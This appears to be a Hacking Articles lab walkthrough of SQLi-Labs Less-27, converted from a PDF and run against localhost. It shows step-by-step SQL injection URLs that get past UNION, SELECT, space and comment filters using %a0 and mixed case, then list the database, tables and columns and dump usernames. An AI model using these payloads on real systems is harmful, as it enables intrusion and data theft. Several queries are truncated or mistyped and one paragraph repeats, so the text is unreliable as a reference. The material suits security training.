
This lab has more filters in addition to lab 26 because here union, select, space andComments are also Blocked. Now execute following query In URL.

```
1 | http://localhost:81/sqlil/Less-27/?id=1' AND'1=1
```

Once the concept is clear to bypass UNION/union, SELECT/select and SPACE filter later we need to alter the SQL statement for retrieving database information.

```
1 | http://localhost:81/sqlil/Less-27/?id=1'%a0UnIon%a0SeLect%a01,2,3%a0AND'
```


In screenshot you can see I have use union as Union and select as SeLect in query to bypass the filter.



Once the concept is clear to bypass UNION/union, SELECT/select and SPACE filter later we need to alter the SQL statement for retrieving database information.

1 | <http://localhost:81/sqli/Less-27/?id=1'%a0UnIon%a0SeLect%a01,2,3%a0AND'>

In screenshot you can see I have use union as Union and select as SeLect in query to bypass the filter.



The screenshot shows a web page with a black background. At the top, there is a navigation bar with icons for back, forward, search, and other browser functions. The main content area has a large, stylized text message. At the top, it says "Welcome Dhakkan". Below that, it displays "Your Login name: security" and "Your Password: 1". The central message is "SQLI DUMB SERD" in large, bold, grey letters with a green glow effect. Below this, it says "ALL Your UNION and SELECT belong to us." in a similar bold, grey font. At the bottom, there is a hint in cyan text: "Hint: Your Input is Filtered with following result: id=0'♦Union♦SeLect♦1, database(), 3♦AND'1=1".

Now Type following query to retrieve database name using union injection.

```
1 | http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01, database()
```

Hence you can see we have successfully get **securtiy** as database name as result



Next query will provide entire table names saved inside the database.

```
1 | http://localhost:81/sqlilLess-27/?id=0'%a0UnIoN%a0SeLect%a01,group_concat
```

From screenshot you can read the following table names:

```
1 | T1: emails
2 | T2: referers
3 | T3: uagents
```

Welcome Dhakkan

Your Login name: emails, referers, uagents, users

Your Password:3

# SQLI DUMB SERD

## All Your UNION and SELECT belong to us.

Hint: Your Input is Filtered with following result:  
0'♦UnIon♦SeLect♦1,group\_concat(table\_name),3♦from♦information\_schema.tables♦where♦table\_sch

Now we'll try to find out column names of users table using following query.

1 | [http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group\\_concat\(table\\_name\),3%a0from%a0information\\_schema.tables%a0where%a0table\\_name='users'](http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_concat(table_name),3%a0from%a0information_schema.tables%a0where%a0table_name='users')

Hence you can see columns inside it.

1 | C1: id  
2 | C2: username

3 | C3: password



Welcome Dhakkan

Your Login

YOUR CURRENT CONNECTIONS, TOTAL CONNECTIONS, id, username, password

Your Password:3

# LI DUMB SERIES-1

All Your UNION  
and  
SELECT belong to us.

Hint: Your Input is Filtered with following result:


1. group\_concat(column\_name),3 from information\_schema.columns where table\_name='users' AND column\_name='username'

At last execute following query to read all username inside the table users from inside its column.

From screenshot you can read the fetched data.

1 | [http://localhost:81//sql1i/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group\\_co](http://localhost:81//sql1i/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_co)

Hence in lesson 27 we have learned how to bypass UNION/union, SELECT/select, SPACE and COMMENT filter for retrieving information inside the database.



**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

---

Share this:



---

Like this:

Loading...

## ABOUT THE AUTHOR

---



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

---

PREVIOUS POST

← MANUAL SQL INJECTION  
EXPLOITATION STEP BY STEP

NEXT POST

HACK THE SUPER MARIO (CTF  
CHALLENGE) →

## Leave a Reply

Your email address will not be published. Required fields are marked \*

Comment

Name \*

Email \*

Website

Save my name, email, and website in this browser for the next time I comment.

**POST COMMENT**

Notify me of follow-up comments by email.

Notify me of new posts by email.

---